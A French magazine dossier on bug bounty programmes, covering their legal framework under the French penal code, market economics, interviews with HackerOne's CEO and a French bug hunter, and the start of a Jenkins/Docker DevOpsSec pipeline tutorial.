En France, le fait de rechercher les failles de sécurité d'un site peut engendrer des sanctions allant jusqu'à la peine d'emprisonnement. L'article L 323-1 du Code pénal prévoit que « Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 d'amende. » La tentative d'accéder illicitement, est d'ailleurs punie comme l'accès lui-même. Ce qui fera la différence entre l'attaquant passible de prison et celui qui ne l'est pas dans le cadre du Bug Bounty, est que dans ce second cas, l'attaque sera faite avec l'accord du maître du système. C'est, d'une certaine manière, ce que prévoit depuis la Loi de Programmation Militaire de 2013, le nouvel article 323-3-1 du Code pénal qui énonce la règle suivante : « *le fait, sans motif légitime, notamment de recherche ou de sécurité informatique, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre ...* » une infraction informatique prévue par le Code pénal est punissable. La recherche de sécurité informatique est donc à l'inverse un motif légitime pour utiliser des outils interdits (vers, chevaux de Troie ...) ou faire un scan de ports ... Autrement dit, la Loi pénale semble ouvrir une voie au Bug Bounty qui est la suivante.

Le maître du système teste la sécurité informatique : il peut donc utiliser ou accepter que soient utilisés des outils, qui, par ailleurs,

seraient punis par la Loi pour « attaquer » et donc tester la « *sécurité informatique* » de son système d'information. De ce fait et dans ce cadre légal, on peut affirmer que le Bug Bounty est une activité légale en tant que telle. Mais il est important que le hacker recueille l'accord du maître du système, cet accord le faisant passer « du côté noir au côté blanc de la force ». Ce contrat prendra le plus souvent la forme d'un contrat d'adhésion, disponible directement sur la plateforme de Bug Bounty de l'entreprise. Cet accord précisera quels sont les domaines dans lesquels le hacker doit chercher une faille et quels sont ceux à exclure de la recherche, en d'autres termes le périmètre de la prestation. Certaines entreprises précisent également l'échelle de prix correspondant au type de faille trouvée.

C'est le cas de Microsoft, dont les « Bounty » peuvent monter jusqu'à 100 000\$(1). De plus, les contrats de Bug Bounty stipulent une clause de confidentialité forte à la charge du hacker, lui interdisant de divulguer les failles trouvées sauf à son partenaire. Un contrat semble donc bien nécessaire pour encadrer la prestation de Bug Bounty, mais pas suffisant. D'autres mesures doivent être mises en place par l'entreprise.

## Et une bonne organisation en amont est souhaitable, l'exemple du **privacy by design**

Une organisation particulière de la prestation doit être mise en place de part et d'autre, pour sécuriser à la fois le hacker et l'entreprise. Prenons un exemple : la pratique du Bug Bounty peut permettre au hacker d'accéder à des informations sensibles d'un point de vue juridique. On pense notamment aux données à caractère personnel de clients, de contacts ou de salariés. Or, ces données personnelles appartiennent à des tiers à l'entreprise, au maître du système, et au hacker. Ces personnes n'ont pas signé de contrat avec le hacker et n'ont pas donné leur accord à une éventuelle



• Olivier Iteanu, Avocat, chargé d'enseignement aux Universités de Paris I Sorbonne et Paris XI Sceaux. (Auteur d'un Essai à paraître, « **Quand le digital défie l'Etat de droit** », le 13 octobre, aux éditions Eyrolles.)

divulgaration à l'entreprise concernée. De ce fait, en cas de divulgation par exemple publique, consécutive à une prestation de Bug Bounty, les personnes concernées par les données personnelles pourraient porter plainte à la fois contre l'entreprise imprudente et le hacker. C'est ce que prévoit l'article L 226-22 du Code pénal qui prévoit : « *le fait, par toute personne qui a recueilli, à l'occasion de leur enregistrement, de leur classement, de leur transmission ou d'une autre forme de traitement, des données à caractère personnel dont la divulgation aurait pour effet de porter atteinte à la considération de l'intéressé ou à l'intimité de sa vie privée, de porter, sans autorisation de l'intéressé, ces données à la connaissance d'un tiers qui n'a pas qualité pour les recevoir est puni de cinq ans d'emprisonnement et de 300 000 d'amende* ». Il est donc préférable que le Bug Bounty soit organisé de telle façon qu'il porte sur un système d'information vidé de toutes données personnelles. C'est un exemple d'organisation complémentaire appelé dans le dernier Règlement européen sur les données personnelles, la *privacy by design*.

(1) <https://technet.microsoft.com/en-us/library/dn425036.aspx>

# Le Bug Bounty, Uberisation de la sécurité informatique ?

• Fabrice Epelboin,  
co-fondateur de **Yogosha**

*Les plateformes de Bug Bounty, apparues en 2012 aux USA, permettent désormais à toute entreprise d'utiliser cette approche innovante de la sécurité informatique rendue populaire par Google, Facebook, et désormais pratiquée par des dizaines de milliers d'entreprises, issues d'une multitude de secteurs d'activité. Tout le monde peut désormais profiter du concept assez flou "d'économie collaborative" pour renforcer sa sécurité informatique.*

Pourtant, hier encore, pour résoudre le même problème et détecter des failles de sécurité dans leurs technologies, les entreprises achetaient des i/h de hackers (on dit alors "chercheur en sécurité informatique") à une SSII spécialisée, ou un grand nom du consulting. Ces hackers-salariés réalisaient des tests d'intrusion destinés à identifier des failles dans le cadre d'une campagne de pentesting, et au bout du temps imparti, réalisaient un rapport faisant l'inventaire de leurs découvertes.

Le Bug Bounty renverse cette approche : désormais, les entreprises vont acheter directement à des hackers freelance les failles de sécurité qu'ils pourraient trouver sur ses technologies. Le service auquel faisait appel une entreprise – le pentesting – devient, pour partie un produit : les failles présentes sur ses technologies. Le pentesting, en réalité, n'est pas limité à cela, et les deux approches sont aujourd'hui considérées comme complémentaires. Bien avant la vague du Bug Bounty, les entreprises disposaient d'un tas d'autres approches complémentaires pour se sécuriser, le Bug Bounty n'est que la dernière en date, qui vient s'ajouter à un arsenal déjà impressionnant. Mais, au vu des chiffres alarmants de la cybercriminalité, les approches actuelles, largement automatisées, s'avèrent insuffisantes face à l'ingéniosité des attaques et la complexité croissante des technologies utilisées et assemblées dans les entreprises. La multitude et

surtout la diversité des compétences apportées par les communautés réunies autour des plateformes de Bug Bounty amène un surcroît de sécurité indéniable.

## Un service "à la demande" et "sur mesure"

Pour les entreprises, les avantages ne s'arrêtent pas là. En achetant ses propres failles de sécurité plutôt que du temps d'expert pour les rechercher, le ROI d'une telle dépense est bien plus évident à appréhender. Par rapport à une campagne de pentesting, un Bug Bounty est bien plus souple à gérer : il ne s'accompagne pas de réunions chronophages, il peut démarrer très rapidement, mais aussi s'interrompre à tout moment ou être permanent, ce qui est sans doute la façon la plus courante de l'utiliser aujourd'hui. Un Bug Bounty peut aussi se modifier en cours de route, pour l'adapter aux différentes phases d'un tel processus de sécurisation, ou parce qu'une mise à jour importante a été mise en ligne. Les avantages amenés par la «gig economy» et le travail à la demande sont indéniables. Du moins côté consommateur. Cette activité qui consiste à détecter les failles de sécurité, et qu'adresse cette économie collaborative du Bug Bounty, ne concerne pour l'instant que les grandes entreprises ainsi que celles du secteur des technologies, c'est du reste aujourd'hui l'essentiel du marché pour le

pentesting. Mais avec le Bug Bounty, cela pourrait évoluer rapidement, car ils démocratisent en quelque sorte la recherche de failles de sécurité, et la rendent accessible à tous, là où le pentesting était plutôt réservé à une élite de Grands Comptes. Or toutes les entreprises sont aujourd'hui concernées par la détection de failles de sécurité, car les dégâts que peuvent infliger les cybercriminels peuvent être considérables. La quasi totalité des entreprises de nos jours reposent sur des technologies, et seront impactées tôt ou tard par l'augmentation, année après années, de la cybercriminalité.

## Et du côté des travailleurs ?

Les Bug Bounties, en pratique, font appel à des travailleurs - les hackers - qui ne sont pas vraiment concernés par Pole Emploi. Le déséquilibre entre l'offre et la demande est dans ce secteur en faveur des travailleurs. La tension sur ce marché de l'emploi est très forte, et les talents sont rares. La demande, par ailleurs, augmente d'année en année, alors que les formations - encore assez floues et très diverses - prennent du temps. La situation est telle que la Commission Européenne a récemment déclaré qu'en l'état des choses, il y aurait sur le marché européen un déficit de compétences qu'elle chiffre à plus d'un million et demi de talents sur le marché de la cybersécurité d'ici cinq ans. Mais ce rapport de force, avec l'arrivée de l'économie

collaborative, sera-t-il pour autant bénéfique aux hackers ? A priori, cela devrait être le cas. Précisons avant toute chose que l'activité qui consiste à rechercher des failles de sécurité ne représente qu'une partie du marché de l'emploi de la sécurité informatique, ce n'est pas comme si tout le secteur se retrouvait "disrupté". Au vu de l'augmentation considérable de la demande en matière de cybersécurité, nul doute que les hackers cherchant un emploi salarié trouveront toujours aussi facilement un emploi demain. Autre conséquence logique de cette demande en constante hausse de talents dans la cybersécurité, du côté des hackers-salariés, le manque critique de talents devrait voir les rémunérations du secteur grimper dans les années à venir, c'est la logique de l'offre et de la demande – endiguée, hélas, par la logique bien française d'un salaire surdéterminé par un diplôme, qui n'a ici aucun sens. Les hackers qui s'orienteront vers l'économie collaborative devraient eux aussi profiter de cette tension entre l'offre et la demande. Tout comme ils devraient profiter du fait que les plateformes de Bug Bounty ne prélèvent qu'une part minime des revenus qui y transitent, là où l'ancienne économie encadrait ses prestations d'une gestion administrative et commerciale lourde ; chose devenue inutile avec un service à la demande comme le Bug Bounty, et qui peut représenter jusqu'au trois quarts de la facture.

En termes de précarité de l'emploi, par contre, il en va du Bug Bounty comme avec l'ensemble de la «gig economy» popularisée par Uber au point d'en devenir un verbe, à une différence près : si la majorité des salariés valorisent la stabilité de l'emploi et des revenus réguliers au point d'y sacrifier la maîtrise de leur temps, la structuration de leur mode de vie, voire leur implantation géographique, le monde des hackers a tendance, de son côté, à survaloriser tout ce qui touche aux libertés individuelles, ce qui fait apparaître le Bug Bounty plus comme un compromis face à l'emploi, tout à fait intéressant.

Enfin, la multiplication des plateformes de Bug Bounty, en partie imposée par différentes lois comme le Patriot Act américain, fait qu'à une période où l'espionnage économique devient une préoccupation majeure pour les grandes entreprises, nous n'aurons pas, pour des raisons évidentes de sécurité et de souveraineté, un seul acteur qui, à la façon d'Uber, aurait le quasi monopole du marché. Du coup, la concurrence des plateformes profitera aux hackers freelances. Dans les transformations de l'emploi en cours, dont Uber est l'un des symboles, le Bug Bounty ressemble fort à un cas particulier : un espace où l'évolution du travail pourrait être synonyme d'une liberté dans la gestion du temps et de l'espace qui devrait séduire plus d'un hacker. ●

## Faut-il avoir **peur** du Bug Bounty ?

*Faire appel à des hackers, même connus et identifiés, peut susciter des craintes, mais si on les analyse de près, on s'aperçoit vite qu'il n'y a pas lieu d'appréhender ainsi le Bug Bounty.*

**A**vant tout, il convient de réaliser que les hackers ayant des intentions malveillantes, les "Black hats", attaquent les entreprises, qu'elles aient ou non un Bug Bounty. L'idée qu'un Bug Bounty attire des hackers mal intentionnés est assez fantasque : ces "black hats" sont déjà en train de scruter les technologies des entreprises qu'ils cherchent à attaquer, ils ne vont pas attendre qu'on leur en donne l'autorisation et ils n'auront pas d'accès spécifiques.

Une autre crainte, qui peut sembler fondée, consiste à imaginer qu'un hacker qui découvre une faille sur une technologie soit tenté de la vendre au plus offrant, et donc pas forcément au propriétaire de la technologie qui a mis en place un Bug Bounty. C'est une crainte plus rationnelle, mais qui ne résiste pas, là non plus, à la réalité du marché qu'établit une entreprise ou une institution en mettant en place un Bug Bounty : si un hacker trouve un bug, il a en réalité assez peu de temps devant lui pour le vendre à l'organisateur du Bug Bounty et recevoir une récompense, car d'autres chasseurs de bugs sont également à l'œuvre, et chaque faille n'est payée qu'une seule fois, au premier hacker qui la signale. Tenter de vendre sur le marché noir une faille de sécurité d'une entreprise qui pratique un Bug Bounty, c'est à coup sûr essayer de vendre quelque chose qui n'aura plus la moindre valeur le temps de trouver un acheteur.

Entretemps, les chances sont grandes qu'un autre hacker ait rapporté cette même faille au propriétaire de la technologie à travers son programme de Bug Bounty. Ce dernier l'aura rapidement corrigé - surtout si elle est critique - avant que quiconque ne puisse l'exploiter. Ce constat est d'autant plus implacable que les attaques sophistiquées que redoutent les entreprises, comme les institutions, s'appuient la plupart du temps sur

l'exploitation d'une série de failles. Il suffit souvent que l'une d'entre elles soit corrigée pour mettre en échec une attaque en cours.

### **Le Bug Bounty, un "marché blanc" pour contrer le marché noir**

Pour y voir clair, il faut appréhender un Bug Bounty pour ce qu'il est : la mise à prix par une entreprise des failles de sécurité présentes sur ses technologies. Certaines de ces failles peuvent avoir un prix ailleurs, en dehors de tout Bug Bounty, du moins aux yeux de ceux qui savent les utiliser pour mettre au point une attaque malveillante. Le but, dans la mise en place d'un Bug Bounty, est justement d'impacter ce marché parallèle, qui existe, quoi qu'il arrive.

Un Bug Bounty peut impacter ce marché de deux façons. D'une part, en mettant un prix élevé pour les failles les plus critiques, susceptibles de causer des dommages conséquents à l'entreprise qui organise son Bug Bounty : c'est ce que font Facebook ou Google, dont les récompenses pour une faille critique découverte sur leurs technologies peuvent se compter en centaines de milliers de dollars, et c'est ce que devrait faire toute entreprise dont le risque en termes d'image ou d'espionnage économique est élevé. Mettre en place, face à un marché noir, un Bug Bounty, qu'on peut appréhender comme un "marché blanc", ouvert, transparent et rapide, prend de vitesse les circuits de vente de failles de sécurité du côté de la cybercriminalité.

La rapidité de la transaction, conjuguée à des mises à prix susceptibles d'attirer les meilleurs hackers sur un Bug Bounty, fait que le marché des failles de sécurité au sein de la cybercriminalité est court-circuité. Il faut ajuster les prix de façon à attirer des talents en mesure de noyer le camp des cybercriminels, dont les moyens, quels qu'ils soient, ne peuvent se

comparer avec les communautés de hackers réunies autour des différentes plateformes de Bug Bounty.

Le choix des mises à prix pour ses propres failles de sécurité, s'il peut être simple pour une startup qui fait son premier Bug Bounty, peut s'avérer moins évident pour une grande entreprise, surtout si elle est particulièrement exposée au risque. Il lui faudra réfléchir en termes de marché, non pas un marché que l'on crée, mais un marché préexistant, auquel prennent part des acheteurs avec des intentions malveillantes à son encontre. Un marché sur lequel on cherche à avoir un effet disruptif, et il faudra concevoir un Bug Bounty en ayant cet objectif en tête. Car s'agit bel et bien, pour ces entreprises et ces institutions particulièrement exposées au risque cyber, de disrupter le marché de la cybercriminalité en s'appuyant sur des communautés de "hackers éthiques" qui, fort heureusement, sont en bien plus grand nombre que les cybercriminels.

Les prix des failles peuvent par ailleurs évoluer avec le temps, de façon à attirer plus ou moins de regards et de talents sur un Bug Bounty. Cela permet d'adapter l'audit ainsi fait sur une technologie aux différentes phases d'un processus de sécurisation par le Bug Bounty. La plupart des plateformes de Bug Bounty emploient des experts aguerris et expérimentés, qui maîtrisent parfaitement ce sujet, et accompagnent les grands comptes comme les startups dans la mise en place de leurs Bug Boutines.

C'est entre autres cette souplesse dans l'utilisation du Bug Bounty qui en a fait aujourd'hui l'une des approches qui sécurise une quantité croissante de technologies que nous utilisons tous les jours ; ceci de Microsoft, qui ne cesse d'étendre son programme de Bug Bounty aux différentes technologies qu'il propose, à Facebook et Google, qui ont lancé la mode en interne il y a six ans. ●



# Black Hat 2016 : entretien avec un recordman du Bug Bounty

• Véronique Loquet,  
spécialiste Open Source et Infosec

Le principe est d'injecter des données aléatoires dans les entrées d'un programme. Si le programme plante ou génère une anomalie, alors on sait qu'il y a des corrections à apporter. Chris Bisnett, chercheur en sécurité à Oceans Edge, proposait une session de training dédiée au fuzzing. Expert du reverse engineering et des protocoles propriétaires, il a travaillé comme entrepreneur de la défense pour le gouvernement américain, et fut analyste des vulnérabilités pour la Red Team de la NSA. Chris est aussi un fana des challenges CTF (Capture The Flag). Mais comment se défendre des logiciels malveillants et repérer les failles dans son système quand on n'a pas les ressources humaines à disposition ?



Ces deux dernières années ont vu de nombreuses entreprises se lancer dans les programmes de Bug Bounty. Mårten Mickos qui fut de longues années le CEO de MySQL, a, depuis quelques mois rejoint le cœur de la communauté des chercheurs en sécurité. Le CEO de HackerOne était présent à la conférence Black Hat, il répond à Programmez. Basée à San-Francisco, HackerOne est apparue il y a trois ans. L'entreprise aide les entreprises à mettre en place des programmes de Bug Bounties. Le principe est de récompenser les hackers éthiques pour les failles de sécurité informatiques qu'ils reportent, avant que ces vulnérabilités soient exploitées où que survienne une perte de données. En avril dernier l'entreprise a lancé le Hack du Pentagone, cette collaboration et son modèle de transparence sont devenus essentiels pour assurer la sécurité du logiciel connecté à Internet.

**Les programmes de Bug Bounties sont de plus en plus utilisés par les entreprises nord-américaines, et la recherche de vulnérabilités est essentielle. Selon toi, cette pratique collaborative peut-elle être adaptée en Europe ?**

Oui absolument. HackerOne a déjà des clients en Europe et certains d'entre eux sont parmi les

*Le Bug Bounty n'est pas un sujet complètement nouveau pour les habitués de Black Hat. Cependant même en 2016, il est encore possible de trouver des vulnérabilités zero-day dans un logiciel de production en utilisant de simples tests de fuzzing.*

plus actifs sur notre plateforme. Ce service est adapté à toute entité ayant une présence numérique (sur le Web, les applications mobiles, ou les produits) qui se soucie de la sécurité et se soucie de ses clients.

**Les plateformes de Bug Bounty ont-elles les moyens de devenir de nouveaux intermédiaires de confiance ?**

Exactement. Nous devenons une place de marché où la confiance est établie entre les hackers et les entreprises. Grâce à un système de notation élaboré, les deux parties connaissent les paramètres vitaux de chaque côté. Les hackers savent quelles entreprises sont les plus sensibles, et les entreprises connaissent le palmarès des hackers.

**Est-ce que la recherche collaborative peut être une réponse à la pénurie de chercheurs en sécurité disponibles sur le marché du travail ?**

Oui elle peut pallier ce manque, mais c'est plus que cela. La pratique collaborative a montré qu'il n'y a pas d'autre moyen pour trouver certaines vulnérabilités dans les systèmes connectés que de demander à des êtres humains de les chercher. Qu'il y ait un manque de chercheurs en sécurité dans une entreprise ou non, elle aura besoin d'un programme de Bug Bounty.

**Tu as déclaré sur le blog de HackerOne « c'est une communauté, pas une foule », pourtant plus de 60000 hackers sont inscrits sur la plateforme de HackerOne. Comment s'assurer de leur éthique ?**

La seule raison de rejoindre la communauté HackerOne est de faire le bien. Si vous avez de mauvaises intentions, vous ne vous donnerez même pas la peine de vous inscrire sur une plateforme comme HackerOne. Nous n'offrons pas un accès spécial où des droits pour les hackers. Nous leur demandons seulement de présenter des rapports de vulnérabilité utiles, et nous les payons uniquement pour leurs résultats. Ainsi, un profil à l'éthique douteuse ne viendra pas s'inscrire sur un programme de

Bug Bounty. Même s'il le faisait, la seule façon de construire un score pour obtenir une réputation positive sur HackerOne est la soumission de rapports utiles. Toute personne faisant cela devient de plus en plus éthique.

**Comment être certain qu'une vulnérabilité sera effectivement reportée à HackerOne et non divulguée publiquement ?**

Techniquement nous ne pouvons pas le garantir, mais dans la pratique nous n'avons jamais eu un seul problème avec cela. Les hackers sont désireux d'obtenir de la reconnaissance, des points de réputation et une rémunération pour les failles reportées. Seul le premier à signaler une certaine vulnérabilité sera récompensé, il est donc préférable de reporter rapidement. Le type de hacker qui aurait dans l'idée de départ de faire du full disclosure c'est à dire de divulguer les failles de sécurité publiquement ne se donnerait pas du tout la peine de s'inscrire sur HackerOne. Il n'en retirerait aucun bénéfice.

**Que penses-tu de l'économie souterraine qui consiste à vendre de la faille Zero-Day ?**

Ce sont des cas à part. Dans leurs grande majorité les hackers sont des white hat, et la grande majorité des vulnérabilités ne sera pas valorisée à un prix élevé via le côté obscur. Au fil du temps, un bon hacker peut gagner plus d'argent avec des primes en reportant un nombre élevé de vulnérabilités critiques, plutôt que de s'essayer à vendre du zero-day pour lequel il est nécessaire de développer un exploit.

**Penses-tu que les programmes de Bug Bounties sont complémentaires des activités de pentesting ?**

Oui, ils sont un bon complément. Cependant dans le monde d'aujourd'hui, il y a aussi beaucoup de situations où le pentesting n'est pas utilisé pour les bonnes raisons. Les programmes de Bug Bounties sont 10 fois plus productifs, beaucoup de nos clients ont réduit la quantité de pentests pour mettre en place leurs programmes de recherche de failles via le Bug Bounty.

# Questions – réponses avec **SaxX** (hunter français)

## Peux-tu te présenter en quelques mots ?

Je suis connu au sein de la communauté sous le pseudo de SaxX. J'ai 25ans. J'ai eu un diplôme d'ingénieur. Tout ce que je connais de la sécurité info je ne l'ai hélas (voire heureusement et/ou malheureusement) pas appris sur les bancs de l'école.

Je m'y suis pris à vrai dire assez tard dans le monde de la sécu contrairement à d'autres qui y baignent depuis leur (tendre) adolescence :) Je suis assez perspicace et un brin déconneur. Je fais partie d'une équipe de Hacking en France qui s'appelle Hexpresso.

## Tu es un chasseur / hunter, comment tu définirais ton rôle, ce profil ?

Je suis ce que l'on appelle un hunter ou un chasseur. A la recherche de vulnérabilités dans les sites Web ou programme pour reprendre le terme exact. C'est un rôle plus ou moins aisé à définir. On aide les entreprises aussi matures qu'elles soient à élever leur niveau de sécurité dans l'optique de fournir une meilleure protection des données utilisateurs. Un des filons de la "guerre" aujourd'hui se trouve être la donnée informatique. Même la petite PME voire TPE du quartier a de la donnée à garder précieusement.

## Etre hunter ? qu'est-ce que cela signifie concrètement ?

Un Hunter à un devoir d'éthique envers l'entreprise, c'est d'ailleurs pour ça que l'on sera invité ou non sur certains programmes privés au regard du crédit dont on jouit au sein de la communauté. Personnellement, je dirais que ça correspond à une mini, voire longue mission, dans la mesure où l'on se met de plus en plus dans la logique métier d'une entreprise et que l'on va traquer la moindre erreur pouvant

mener à une faille de sécurité. Et force est de reconnaître que c'est assez excitant de se dire que l'on va trouver des vulns plus ou moins critiques ; Sachant que lesdites entreprises ont quand même pour la plupart déjà des équipes de sécurité, pas mal d'outils qui automatisent certains tests en faisant du fuzzing, et, pour finir, ont recours assez souvent (deux à trois fois dans l'année) à des pentests menés par des boîtes de sécurité spécialisées. Quand on trouve donc des vulns dans ces cas-là, on est assez excité et content quand les équipes en charge du bugbounty l'acceptent!

## Comment tu intervies ? Sont-ce des missions que tu repères sur les plateformes de Bug Bounty ou des entreprises qui viennent te voir ?

La plupart du temps j'ai une méthode personnelle que je déroule. Une fois ma méthode déroulée, je regarde sommairement ce à quoi je m'attaque puis je commence à dérouler. Je suis assez créatif la nuit. Je trouve le moment assez propice pour hunter de la vuln :p. Je suis inscrit sur une plateforme de bugbounty française très prometteuse bugbountyfactory. Elle a pour but de développer le paysage du bugbounty en France et en Europe. Il y a déjà de beaux programmes publics qui y sont ; je pense à Qwant ou OVH et d'autres privés qui sont privés :p

C'est donc par ce biais que je trouve les programmes sur lesquels je travaille.

## Comment penses-tu que le Bug Bounty, et ton travail, sont vus en France ?

Le Bug Bounty en France et la sécurité, même s'ils ont un bel avenir, ont néanmoins beaucoup de chemin encore à faire. De nombreuses boîtes devraient s'y mettre, mais cela reste com-

pliqué pour différentes raisons. Il faut avoir déjà une certaine maturité en termes de SSI (Sécurité des Systèmes d'Information), détenir une équipe d'expert capable de mener à bien le programme. Ceci étant les choses bougent peu à peu et j'ai espoir que dans quelques années cela sera chose totalement légitime et acquise dans le process de certaines grosses entreprises, voire plus petites.

## Quelles bonnes pratiques et conseils peux-tu donner pour devenir un hunter ?

Pas mal de conseils pourraient être donnés! Pour ma part je n'en donnerai que trois.

- Le premier étant de ne pas brûler les étapes, dans le sens où l'on se doit d'assoir un minimum de compétences en sécu. Se tenir informé des dernières technos, la manière dont la sécurité a été implémentée ou les dernières CVEs et les potentiels impacts peut aider considérablement. De plus, un esprit de synthèse et d'analyse sont les bienvenus.
- Disposer de bonnes qualités rédactionnelles ou soigner ses rapports. En effet, une entreprise appréciera fortement un rapport de vulnérabilité bien écrit et bien détaillé et sera plus encline à rétribuer le hunter avec un beau reward. A contrario, une vulnérabilité même critique qui n'a pas bien été expliquée et bâclée lors du rapport pourra récolter une prime moindre que celle escomptée.
- Etre créatif et s'atteler à chercher des vecteurs d'attaques que les autres n'envisageront pas. C'est ce qui fera de toute évidence toute la différence. La surface d'attaque est tellement vaste même si parfois on pense être contraint c'est peut être dans ce moment là qu'il faut : "Think out of the box"! Si je puis me permettre je dirais : "Ne Soyez pas étiqués d'esprit :)" et amusez-vous. •



# 1 an de Programmez!

## ABONNEMENT PDF : 30 €

Abonnez-vous directement sur :  
[www.programmez.com](http://www.programmez.com)

Partout dans le monde

Option "archives" : 10 €.

# Bug Bounty : au coeur du DevOpsSec

• Kévin LIAGRE  
Lead Developer de la  
plateforme **Yogosha**

*Quels sont les changements qui ont poussé les équipes informatiques à basculer vers des méthodes de travail et d'organisation de plus en plus flexibles. Qu'est-ce qui les a également poussées à être de plus en plus conscientes de la nécessité d'adopter des approches offensives et proactives telles que le Bug Bounty dans leurs projets informatiques, avant que ces derniers ne se retrouvent en production ?*

## DevOps : les trois découplages

Le terme DevOps est entré dans les mœurs de beaucoup d'entreprises et signe ainsi le découplage des esprits, des espaces, et des technologies entre deux mondes historiquement éloignés : celui des Développeurs (Dev) et celui des Opérationnels (Ops).

Derrière ce découplage se cachent deux éléments fondamentaux qui permettent de comprendre ce shift dans le quotidien des équipes informatiques.

Tout d'abord, il y a eu un changement d'échelle, impulsé par des pressions budgétaires de plus en plus fortes ainsi que par les méthodes dites "agiles", quoi qu'on puisse penser de ces dernières. Ce changement d'échelle a poussé les équipes informatiques à passer d'une cadence de quelques livraisons annuelles majeures en production à un rythme où il faut livrer de nouvelles fonctionnalités ou correctifs une fois par mois, voire une fois par semaine, pour les entreprises les plus agiles.

Le deuxième élément fondamental de ce découplage est l'apparition de technologies et d'approches collaboratives qui ont rendu les rapprochements entre les Devs et les Ops matériellement possibles et fluides.

Des outils comme Github ou Jenkins ont transformé le quotidien des développeurs, faisant collaborer ces derniers de manière plus souple, au-delà des frontières géographiques, avec en outre des possibilités plus larges d'automatisations/monitoring des tâches et des tests. Docker a, quant à lui, changé la vie des Ops en permettant à ces derniers de créer des environnements en "lignes de code".

D'ailleurs, dès que l'on s'intéresse au DevOps, on rencontre les termes CI (Continuous Integration) et CD (Continuous Delivery) qui traduisent cette tendance à aller vers des flux de production informatique en continu. En parallèle, l'ampleur des scandales successifs liés à la sécurité informatique, ainsi que l'adoption du Bug Bounty par de plus en plus d'organisations, ont initié un autre mouvement qui vient com-

pléter le début du cercle vertueux débuté par le DevOps.

## DevOpsSec : d'une sécurité "a posteriori" vers une sécurité "a priori"

Il est évident qu'il manquait une famille informatique à l'histoire DevOps, celle de la sécurité informatique. Ces trois familles que sont les Dev, les Ops et les Sec ont certes chacune leurs profils, leurs méthodes et leurs outils. Néanmoins, elles sont à présent intimement liées. Auparavant ces familles ne communiquaient que par l'intermédiaire de "tickets" de suivi qui ne faisaient que renforcer l'incompréhension entre elles. Pourtant, leur collaboration est nécessaire à la réussite de tout projet informatique.

L'un des problèmes majeurs de la sécurité informatique est qu'elle a longtemps été un sujet traité a posteriori. Trop souvent, on se pose la question de la sécurité, une fois que le projet est en "prod" dans le meilleur des cas, une fois que l'entreprise se fait attaquer dans le pire. Or aujourd'hui les DSI, et plus particulièrement les RSSI, sont à la recherche d'approches flexibles et proactives pour détecter les failles de sécurité le plus en amont possible et au même rythme que les livraisons. C'est dans ce contexte que le Bug Bounty représente une démarche inévitable et complémentaire aux différentes approches traditionnelles de la sécurité informatique.

En soumettant les projets informatiques au regard des Hackers pour y trouver des failles de sécurité, les équipes informatiques s'allient avec des profils aux compétences précieuses qui leur remontent en amont des vulnérabilités informatiques en leur soumettant des rapports contenant de véritables scénarii d'exploitation.

## Cas pratique

À travers ce cas pratique, nous ne souhaitons pas montrer comment intégrer un Bug Bounty dans le cadre d'une démarche globale de DevOpsSec. Le but est plutôt de vous montrer

à quel point il est devenu facile d'intégrer et d'automatiser les trois briques Devs/Ops/Secs à l'aide de Jenkins.

L'ensemble des sources du projet sont accessibles à <https://github.com/h-a-t/v-programmez>.

Pour des raisons de simplicité, notre application est composée de trois fichiers :

- src/php/index.php (inspiré de <http://www.mche-rifi.org/hacking/tutoriel-sql-injection-les-classiques.html>) ;
- src/sql/staging.sql : le script d'initialisation de la base de données de pré-production ;
- src/sql/production.sql : le script d'initialisation de la base de données de production.

Afin de mettre en place notre processus d'intégration continue, nous définissons un pipeline Jenkins d'une façon différente de celle de d'habitude. Pour ce faire, nous utilisons le "Pipeline as Code" (<https://jenkins.io/solutions/pipeline/>).

Au lieu de définir le pipeline en passant par l'interface Jenkins, nous utilisons un Jenkinsfile stocké à la racine du projet qui sera automatiquement lu et interprété par Jenkins pour construire son pipeline de build. L'intérêt est en fait de pouvoir traiter le pipeline comme tout autre morceau de code et de pouvoir le versionner.

Dans notre cas, nous souhaitons mettre en place des environnements complets à certaines étapes du processus d'intégration continue :

- Un environnement de staging : cet environnement nous permet de nous assurer que tout fonctionne (installation/configuration/migration) avant de passer en production ;
- Un environnement pour le Bug Bounty : cet environnement permet de mettre à disposition l'application pour qu'elle soit testée par des hackers ;
- Un environnement de production : cet environnement est l'environnement final qui permettra de mettre à disposition l'application aux utilisateurs finaux.

Nous définissons donc un ensemble de stages expliquant à Jenkins comment mettre en place nos différents environnements. Voici à quoi ressemble de façon simplifiée le Jenkinsfile de notre projet. [1]



Et voici le pipeline qui en découle côté Jenkins : [2] Ce pipeline s'appuie en interne (voir le Jenkinsfile sur github pour plus de détail) sur deux outils qui permettent de construire des environnements à la volée et de les rendre accessibles facilement. J'ai nommé Docker et Traefik. (Pour ceux qui ne connaîtraient pas Docker et Traefik, je vous invite à consulter la documentation ici <https://docs.docker.com> et là <https://traefik.io/>).

Nous allons donc parcourir pas à pas notre pipeline pour comprendre l'utilité de ces outils dans notre processus d'intégration continue.

**Note :** l'ensemble des URLs mentionnées dans les explications ne sont pas accessibles. Elles le seraient uniquement lors de l'exécution du pipeline sur notre serveur d'intégration continue. Nous vous laissons le soin de faire l'exercice sur vos propres serveurs.

### Etape 1 : checkout du projet

Dans ce stage, nous demandons simplement à Jenkins d'aller récupérer la dernière version du projet sur le repository <https://www.github.com/h-a-t/programmez>.

### Etape 2 : récupération des images Docker

Ici, nous récupérons des images préconstruites depuis le hub Docker. Pour la construction de nos environnements nous avons besoin des images "php:5-apache" et "mysql/mysql-server:5.6". Ces images vont nous servir de briques de base.

Les plus curieux remarqueront que nous utilisons ici un Makefile pour exécuter nos commandes Docker. En fait, le Makefile est ici utilisé de la même façon que pour le build d'un projet C/C++. Il définit simplement un en-

semble d'alias correspondant à une ou plusieurs actions à exécuter.

### Etape 3 : test de la construction de l'image Docker

Avec Docker, nous avons la possibilité de personnaliser une image préconstruite. Cela permet d'avoir un socle générique (l'image préconstruite) et de l'adapter à nos besoins.

Pour ce faire, il faut s'appuyer sur un Dockerfile (ici, situé dans src/php) dans lequel nous allons définir un ensemble d'actions à effectuer sur le container.

Dans notre cas, nous avons besoin de personnaliser l'image "php:5-apache" afin d'y installer les extensions permettant d'interagir avec une base MySQL. Voici le contenu de notre Dockerfile. [3]

